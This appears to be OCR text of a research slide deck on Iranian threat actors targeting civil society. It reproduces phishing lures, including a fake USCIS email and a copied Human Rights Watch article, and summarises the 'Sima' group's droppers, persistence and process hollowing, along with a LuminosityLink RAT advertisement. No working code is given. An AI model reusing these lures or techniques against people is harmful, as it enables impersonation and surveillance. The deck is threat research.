
Download Form I-485, Application to Register Permanent Residence or Adjust Status: https://www.uscis.gov/sites/default/files/files/form/i-485.doc

Download Form I-90, Application to Replace Permanent Resident Card: https://www.uscis.gov/sites/default/files/files/form/i-90.doc

Contact us: https://www.uscis.gov/about-us/contact-us

With Best Regards,

USCIS Service Center.



WordPad does not support all of the features of this document's format. Some content might be missing or displayed improperly.

Iran Sending Thousands of Afghans to Fight in Syria


Refugees, Migrants Report Deportation Threats

(New York) – Iran's Revolutionary Guards Corps (IRGC) has recruited thousands of undocumented Afghans living there to fight in Syria since at least November 2013, Human Rights Watch said today, and a few have reported that Iranian authorities coerced them. Iran has urged the Afghans to defend Shia sacred sites and offered financial incentives and legal residence in Iran to encourage them to join pro-Syrian government militias.

Human Rights Watch in late 2015 interviewed more than two dozen Afghans who had lived in Iran about recruitment by Iranian officials of Afghans to fight in Syria. Some said they or their relatives had been coerced to fight in Syria and either had later fled and reached Greece, or had been deported to Afghanistan for refusing. One 17-year-old said

Tools & Techniques

- We've seen Sima using two different droppers
  - One worked terribly, had logic flaws, and had endless loops of flashing cmd.exe attempting to call *reg* command to gain persistence.
  - One much better designed, using task scheduler for persistence, and errors/dialogs suppression.
- Both would then instantiate a legitimate *RegAsm.exe*, do process hollowing, and inject it with *Luminosity Link* code.



Introducing LuminosityLink

Feature Packed and Incredibly Stable, Luminosity Brings new innovations to the table!

Remote Chat and Messages

Smart Keylogger

Client Management

Easy to setup and use

Surveillance

Luminosity allows you to control your clients via Remote Desktop, Remote Webcam, and a professional Client Manager.

File Manager & Searcher

View, download, and delete files on your clients computer. You may also search for specific files, and have them uploaded automatically.

RDP Manager

Login and control your systems on a new user session via Microsoft Remote Desktop Protocol (RDP)

Malware Remover

Remove Malicious Items on your clients computer. In addition, you may block specific processes, and stop the installation of specified software.

Reverse Proxy

Use your clients IP Address as a SOCKS 5 Proxy in any application. Very stable and fast!

Password Recovery

Recovers Lost Passwords from all Major Web Browsers, all Email Clients, FileZilla, and Windows Serial Key.

Sima: summing up

- Excellent recon skills
- Excellent social engineering skills
- Good organization
- Bad OPSEC
- Bad development skills
- Still, successful.

Coming to an end…

Conclusions

- Dearth of information of historical campaigns, but Iranians have been the subject of targeted intrusion by their government since at least early 2010.
- Intrusions and disruptions are conducted by disparate groups concurrent to each other with evolving strategies.
- Most observed incidents evince low to medium sophistication, primarily relying on social engineering.
- Same toolkits used against civil society as in espionage against foreign targets.
- Intrusions are common and normalized, but large surface area for surveillance due to low technical expertise.

Next steps

- Document the capabilities and campaigns associated with Iranian threat actors.
- Resurface evidence of previous campaigns prior to June 2013.
- Collect harm stories and case studies of intrusion attempts.
- Provide background narratives of actors and intrusions over time.
- Publish full research and datasets, including samples, hashes and IOCs.
- Coordinate further disclosure and remediation of campaigns.

Thank you!

Claudio Guarnieri (@botherder) & Collin Anderson (@cda)